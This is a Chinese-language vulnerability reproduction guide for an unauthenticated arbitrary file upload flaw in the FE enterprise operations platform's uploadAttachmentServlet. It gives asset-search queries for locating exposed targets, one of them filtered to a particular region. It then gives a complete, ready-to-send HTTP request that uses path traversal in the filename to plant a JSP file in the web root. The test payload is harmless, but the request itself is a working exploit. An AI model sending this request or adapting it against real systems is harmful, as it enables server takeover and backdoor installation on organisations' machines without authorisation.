# 飞企互联-FE企业运营管理平台uploadAttachmentServlet 任意文件上传漏洞复现

### 漏洞简介


飞企互联-FE企业运营管理平台 /servlet/uploadAttachmentServlet接口处存在文件上传漏洞，未经身份验证的攻击者可以利用此漏洞上传恶意后门文件，获取服务器权限，进而控制整个web服务器。

### 漏洞复现

步骤一、使用以下搜索语法获取测试资产并确定测试目标

app="FE-协作平台"  
app="FE-协作平台" && region="Shanxi"

步骤二、拼接以下路径如返回以下页面则存在漏洞



步骤三、发送以下恶意数据包，实现文件上传漏洞攻击

POST /servlet/uploadAttachmentServlet HTTP/1.1  
Host: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKNt0t4vBe8cX9rZk  
  
------WebKitFormBoundaryKNt0t4vBe8cX9rZk  
Content-Disposition: form-data; name="uploadFile"; filename="../../../../../jboss/web/fe.war/hello.jsp"  
Content-Type: text/plain  
  
<% out.println("helloFLNB");%>  
------WebKitFormBoundaryKNt0t4vBe8cX9rZk  
Content-Disposition: form-data; name="json"  
  
{"iq":{"query":{"UpdateType":"mail"}}}  
------WebKitFormBoundaryKNt0t4vBe8cX9rZk--

